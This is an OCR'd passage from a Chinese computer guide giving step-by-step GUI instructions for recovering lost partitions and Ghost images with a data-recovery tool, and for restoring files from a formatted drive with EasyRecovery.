
Step 01 在《数据恢复大师》主窗口中单击“数据”按钮，打开“选择数据”对话框，如下图所示。




Step 02 选择左侧的“丢失分区的恢复”选项，在其中选择所需恢复的分区，如下图所示。



Step 03 单击“确定”按钮，系统开始扫描丢失的分区，在完成扫描和查找之后，所查找到的文件将会显示在文件夹视图和列表视图中，然后将其导出即可，如下图所示。



Step 04 如果看不到，则可在选中所要恢复数据的硬盘HD0或HD1之后，单击“快速扫描丢失的分区”按钮，即可打开“快速扫描分区”对话框。单击“开始扫描”按钮，即可快速扫描出原来丢失的分区，如下图所示。




4. Ghost的恢复


Step 01 在《数据恢复大师》主窗口中单击“数据”按钮，打开“选择数据”对话框，如下图所示。



Step 02 选择左侧的“Ghost的恢复”选项，在其中选择所需恢复的分区，如下图所示。




提示：如果是分区对硬盘Ghost，则选择所要恢复数据的硬盘HD0或HD1，单击“快速扫描丢失的分区”按钮，即可打开“快速扫描分区”对话框。单击“开始扫描”按钮，即可快速扫描出原有分区。



Step 03 单击“确定”按钮，打开“属性对话框”对话框，在其中进行相应设置，查找更多的文件内容，如下图所示。



Step 04 单击“确定”按钮，系统开始扫描丢失的数据，在完成扫描和查找之后，所查找到的文件将会显示在文件夹视图和列表视图中，然后将其导出即可，如下图所示。



11.4　实战演练

实战演练1——格式化硬盘后的恢复



以前当格式化硬盘后，就不用再考虑数据的恢复了，但当有了 EasyRecovery 软件后，这一问题就得到了解决。下面就以格式化本地磁盘 D 后再对其数据进行恢复为例，具体介绍一下格式化硬盘后的数据恢复，具体的操作步骤如下。


Step 01 双击桌面上的 EasyRecovery 快捷图标，打开 EasyRecovery 主窗口，如下图所示。




Step 02 单击 EasyRecovery 主界面上的“数据恢复”选项，即可进入软件的“数据恢复”窗口，在其中显示了“高级恢复”“删除恢复”“格式化恢复”“原始恢复”等功能，如下图所示。



Step 03 单击“数据恢复”选项中的“格式化恢复”按钮，即可开始扫描系统，如下图所示。



Step 04 在扫描结束后，将会弹出“目的地警告”警告提示，建议用户将文件复制到不与恢复来源相同的一个安全位置，如下图所示。



Step 05 单击“确定”按钮，将会自动弹出“格式化恢复”对话框，提示用户选择一个要恢复删除文件的分区，这里选择 D 盘，如下图所示。



Step 06 单击“下一步”按钮，开始扫描选定的磁盘，并显示扫描进度，如已用时间、剩余时间、找到目录、找到文件等，如下图所示。




Step 07 在扫描完毕后，将扫描到的相关文件及资料在对话框左侧以树状目录列出来，右侧则显示具体删除的文件信息。在其中选择要恢复的文档或文件夹，这里选择“图片 .rar”文件，如下图所示。



Step 08 单击“下一步”按钮，可在弹出的对话框中设置恢复数据的保存路径，如下图所示。



Step 09 单击“浏览”按钮，打开“浏览文件夹”对话框，在其中选择恢复数据保存的路径，如下图所示。



Step 10 单击“确定”按钮，返回到设置恢复数据保存的路径对话框，如下图所示。




Step 11 单击“下一步”按钮，软件自动将文件恢复到指定的位置，如下图所示。



Step 12 在完成文件恢复操作之后，Easy Recovery 将会弹出一个恢复完成的提示信息窗口，在其中显示了数据恢复的详细内容，包括源分区、文件大小、已存储数据的位置等内容，如下图所示。



Step 13 单击“完成”按钮，打开“保存恢复”对话框。单击“否”按钮，即可完成恢复，如果还有其他的文件要恢复，则可以选择“是”按钮，如下图所示。



